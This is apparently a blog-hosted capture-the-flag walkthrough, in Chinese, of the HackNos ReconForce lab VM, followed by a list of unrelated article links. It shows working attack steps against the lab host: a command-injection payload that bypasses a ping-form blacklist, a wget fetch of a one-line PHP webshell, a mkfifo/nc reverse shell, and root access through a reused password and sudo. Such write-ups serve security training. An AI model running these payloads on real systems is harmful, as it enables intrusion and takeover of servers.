
OS-HACKNOS-2.1
HACKNOS: RECONFORCE (V1.1)
1 信息收集
1.1 端口扫描
$ nmap -A -p - -T4 192.168.56.104 -oA RECONFORCE

Nmap scan report for 192.168.56.104

Host is up (0.00080s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT   STATE SERVICE VERSION

21/tcp open  ftp     vsftpd 2.0.8 or later

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

|   STAT:

| FTP server status:

|      Connected to ::ffff:192.168.56.102

|      Logged in as ftp

|      TYPE: ASCII

|      No session bandwidth limit

|      Session timeout in seconds is 300

|      Control connection is plain text

|      Data connections will be plain text

|      At session startup, client count was 2

|      vsFTPd 3.0.3 - secure, fast, stable

|_End of status

22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|   3072 6f:96:94:65:72:80:08:93:23:90:20:bc:76:df:b8:ec (RSA)

|   256 6f:bb:49:1a:a9:b6:e5:00:84:19:a0:e4:2b:c4:57:c4 (ECDSA)

|_  256 ce:3d:94:05:f4:a6:82:c4:7f:3f:ba:37:1d:f6:23:b0 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))

|_http-title:  Recon_Web

|_http-server-header: Apache/2.4.41 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
1.2 ftp分析
# ftp目录下没有东东

$ ftp Anonymous@192.168.56.104

Connected to 192.168.56.104.

220 "Security@hackNos".

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls -la

229 Entering Extended Passive Mode (|||38126|)

150 Here comes the directory listing.

drwxr-xr-x    2 0        117          4096 Jan 06  2020 .

drwxr-xr-x    2 0        117          4096 Jan 06  2020 ..

226 Directory send OK.
1.3 后台目录扫描
$ dirsearch -u http://192.168.56.104/

Target: http://192.168.56.104/

[11:16:55] Starting:

[11:17:07] 301 -  314B  - /css  ->  http://192.168.56.104/css/

[11:17:10] 200 -  660B  - /index.html

Task Completed
1.2.1 目录分析
http://192.168.56.104/5ecure/存在基础认证。结合ftp所给的提示,尝试使用
admin:Security@hackNos登录,成功认证。
尝试输入
127.0.0.1执行ping操作
2 Web-Shell利用
2.1 尝试命令执行
在
http://192.168.56.104/5ecure/认证后的页面中,利用BurpSuite测试命令注入POST /5ecure/out.php HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://192.168.56.104
Authorization: Basic YWRtaW46U2VjdXJpdHlAaGFja05vcw==
Connection: close
Referer: http://192.168.56.104/5ecure/
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1 ip=127.0.0.1|id&Submit=Ping_Scan
成功实现命令注入:
HTTP/1.1 200 OK

Date: Mon, 04 Apr 2022 11:44:15 GMT

Server: Apache/2.4.41 (Ubuntu)

Content-Length: 67

Connection: close

Content-Type: text/html; charset=UTF-8

<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)

</pre>
查看当前目录下的文件
// 命令:

ip=127.0.0.1|ls&Submit=Ping_Scan

//当前目录下的文件

css

index.html

logo.png

out.php
查看
out.php源码,可知当使用|cmd时可以绕过限制# 命令:
ip=127.0.0.1|cat+out.php&Submit=Ping_Scan
<?php
# `out.php`源码
if( isset( $_POST[ 'Submit' ] ) ) {
// Get input
$target = trim($_REQUEST[ 'ip' ]); // Set blacklist
$substitutions = array(
'&' => '',
';' => '',
'| ' => '',
'-' => '',
'$' => '',
'(' => '',
')' => '',
'`' => '',
'||' => '',
); // Remove any of the charactars in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitutions, $target ); // Determine OS and execute the ping command.
if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
// Windows
$cmd = shell_exec( 'ping ' . $target );
}
else {
// *nix
$cmd = shell_exec( 'ping -c 4 ' . $target );
} // Feedback for the end user
echo "<pre>{$cmd}</pre>";
} ?>
2.2 反弹Shell
在目标系统中,利用命令注入下载一句话木马
# 下载一句话木马

ip=127.0.0.1|wget+"http://192.168.56.1/webshell.php"&Submit=Ping_Scan

#查看所下载的一句话木马

ip=127.0.0.1|cat+webshell.php&Submit=Ping_Scan

# 回显结果

<?php system($_POST['acmd']);?>
构造如下请求反弹shell
POST /5ecure/webshell.php HTTP/1.1

Host: 192.168.56.104

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Authorization: Basic YWRtaW46U2VjdXJpdHlAaGFja05vcw==

Connection: close

Upgrade-Insecure-Requests: 1

DNT: 1

Sec-GPC: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 120

acmd=rm+/tmp/getshell%3bmkfifo+/tmp/getshell%3bcat+/tmp/getshell|/bin/sh+-i+2>%261|nc+192.168.56.102+2333+>/tmp/getshell
成功反弹shell
$ nc -nvlp 2333

listening on [any] 2333 ...

connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 36560

/bin/sh: 0: can't access tty; job control turned off

$ python3 -c "import pty;pty.spawn('/bin/bash')"

www-data@hacknos:/var/www/recon/5ecu
2.4 切换python Shell
python3 -c "import pty;pty.spawn('/bin/bash')"
3 提权
3.1 收集当前系统信息
查看当前系统的cap权限设置
www-data@hacknos:/tmp$ getcap -r / 2>/dev/null

/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

/usr/bin/mtr-packet = cap_net_raw+ep

/usr/bin/ping = cap_net_raw+ep

/usr/bin/traceroute6.iputils = cap_net_raw+ep
3.2 切换用户
查找半天也没有什么思路,突然想到,是否可以使用ftp提示的密码登录recon账户呢?
www-data@hacknos:/var/www/recon/5ecure$ su - recon

Password: Security@hackNos

recon@hacknos:~$ id

uid=1000(recon) gid=119(docker) groups=119(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd)
3.3 收集recon信息
得到recon用户的flag
recon@hacknos:~$ cat user

cat user.txt

###########################################

MD5HASH: bae11ce4f67af91fa58576c1da2aad4b
查看sudo权限:拥有所有权限
recon@hacknos:~$ sudo -l

[sudo] password for recon: Security@hackNos

Matching Defaults entries for recon on hacknos:

    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User recon may run the following commands on hacknos:

    (ALL : ALL) ALL
3.4 sudo 提权
recon@hacknos:~$ sudo -i

root@hacknos:~# cat root.txt

     $$\          $$$$$$$\

     \$$\         $$  __$$\

$$$$\ \$$\        $$ |  $$ | $$$$$$\   $$$$$$$\  $$$$$$\  $$$$$$$\

\____| \$$\       $$$$$$$  |$$  __$$\ $$  _____|$$  __$$\ $$  __$$\

$$$$\  $$  |      $$  __$$< $$$$$$$$ |$$ /      $$ /  $$ |$$ |  $$ |

\____|$$  /       $$ |  $$ |$$   ____|$$ |      $$ |  $$ |$$ |  $$ |

     $$  /        $$ |  $$ |\$$$$$$$\ \$$$$$$$\ \$$$$$$  |$$ |  $$ |

     \__/         \__|  \__| \_______| \_______| \______/ \__|  \__|

MD5HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

WebBlog: www.hackNos.com

Twitter: @rahul_gehlaut
OS-HACKNOS-2.1的更多相关文章
- NodeJs之OS
OS Node.js提供了一些基本的底层操作系统的模块OS. API var os = require('os'); console.log('[arch] 操作系统CPU架构'+os.arch()) ...
- Node.js:OS模块
os模块,可以用来获取操作系统相关的信息和机器物理信息,例如操作系统平台,内核,cpu架构,内存,cpu,网卡等信息. 使用如下所示: const os = require('os'); var de ...
- Xamarin+Prism开发详解四:简单Mac OS 虚拟机安装方法与Visual Studio for Mac 初体验
Mac OS 虚拟机安装方法 最近把自己的电脑升级了一下SSD固态硬盘,总算是有容量安装Mac 虚拟机了!经过心碎的安装探索,尝试了国内外的各种安装方法,最后在youtube上找到了一个好方法. 简单 ...
- Mac OS 使用 Vagrant 管理虚拟机(VirtualBox)
Vagrant(官网.github)是一款构建虚拟开发环境的工具,支持 Window,Linux,Mac OS,Vagrant 中的 Boxes 概念类似于 Docker(实质是不同的),你可以把它看 ...
- Mac OS、Ubuntu 安装及使用 Consul
Consul 概念(摘录): Consul 是 HashiCorp 公司推出的开源工具,用于实现分布式系统的服务发现与配置.与其他分布式服务注册与发现的方案,比如 Airbnb 的 SmartStac ...
- java 利用ManagementFactory获取jvm,os的一些信息--转
原文地址:http://blog.csdn.net/dream_broken/article/details/49759043 想了解下某个Java项目的运行时jvm的情况,可以使用一些监控工具,比如 ...
- 让 ASP.NET vNext 在 Mac OS 中飞呀飞。。。
写在前面 阅读目录: 娓娓道来 Install ASP.NET vNext Command Line Tools 安装 Homebrew 使用 Homebrew,安装 KVM Install Subl ...
- Mac OS X 上编写 ASP.NET vNext (二) IDE配置
上一篇中介绍了如何在OS X上搭建.Net运行时.不过光有运行时还不够,还需要有一个好用的IDE,有了IDE的支持,OS X上的开发才称为可能. 和上篇类似,这里先列举出具体步骤,个人可以根据自己的情 ...
- 在Mac OS X上安装ASP.NET 5(译文)
ASP.NET 5 运行在包括OS X的可用于多个平台的.NET Execution Environment(DNX)上.本文介绍如何在OS X上通过HomeBrew安装DNX和ASP.NET 5. ...
- Python标准模块--os
1.模块简介 os模块主要包含普遍的操作系统相关操作,如果开发者希望自己开发的Python应用能够与平台无关,尤其需要关注os这个模块. 2.模块使用 2.1 os模块 1. os.name,输出字符 ...
随机推荐
- js day04 实参与形参个数不一致
// function fn(x, y) { // // x = 1 // // y = undefined // // 1 + ...
- 同步与异步 multiprocessing 进程对象多种方法
目录 同步与异步 阻塞与非阻塞 综合使用 创建进程的多种方式 前言 windows系统创建进程的问题(重要) multiprocessing模块之Process 展现异步 创建进程的方式(一):使用P ...
- 《HTTP权威指南》 – 11.验证码和新鲜度
服务器应当告知客户端能够将内容缓存多长时间,在这个时间内就是新鲜的.服务器可以用这两个首部之一来提供信息: Expires(过期) Cache - Control(缓存控制) Expires首部 规定 ...
- [OpenCV实战]32 使用OpenCV进行非真实感渲染
目录 1 保边滤波的频域变换 1.1 保边滤波器Edge Preserving Filter 1.1.1 函数调用 1.1.2 edgePreservingFilter结果 1.2 细节增强 1.3 ...
- DevExpress 的LayoutControl控件导致资源无法释放的问题处理
现象记录 前段时间同事发现我们的软件在加载指定的插件界面后,关闭后插件的界面资源不能释放, 资源管理器中不管内存,还是GDI对象等相关资源都不会下降. 问题代码 问题的代码大概如下. public v ...
- Ubuntu 中科大源的使用
官方网址: https://mirrors.ustc.edu.cn/help/ubuntu.html
- sikulix___自动化办公___重复性_机械性_的电脑操作___python脚本___Java运行环境下德jar包完成自动化测试相关___截图编程控制键盘鼠标
sikulix___自动化办公___重复性_机械性_的电脑操作___python脚本___Java运行环境下德jar包完成自动化测试相关___截图编程控制键盘鼠标 应用场景: 公司内的大佬更改了xml ...
- python3连接postgresql/greenpulm
python3安装:pip install psycopg2github地址:https://github.com/psycopg/psycopg2文档地址:http://initd.org/psyc ...
- 认知篇:CQRS架构模式的本质
作者:京东科技 倪新明 CQRS只是一种非常简单的模式(pattern),CQRS本身并不是一种架构风格,和最终一致性/消息/读写分离/事件溯源/DDD等没有必然的联系,它最大优势是给我们带来更多的架 ...
- 包装类总结-Collection集合概述
包装类总结 1.基本数据类型对应的包装类byte Byteshort Shortint Integerlong Longfloat Floatdouble Doublechar Characterbo ...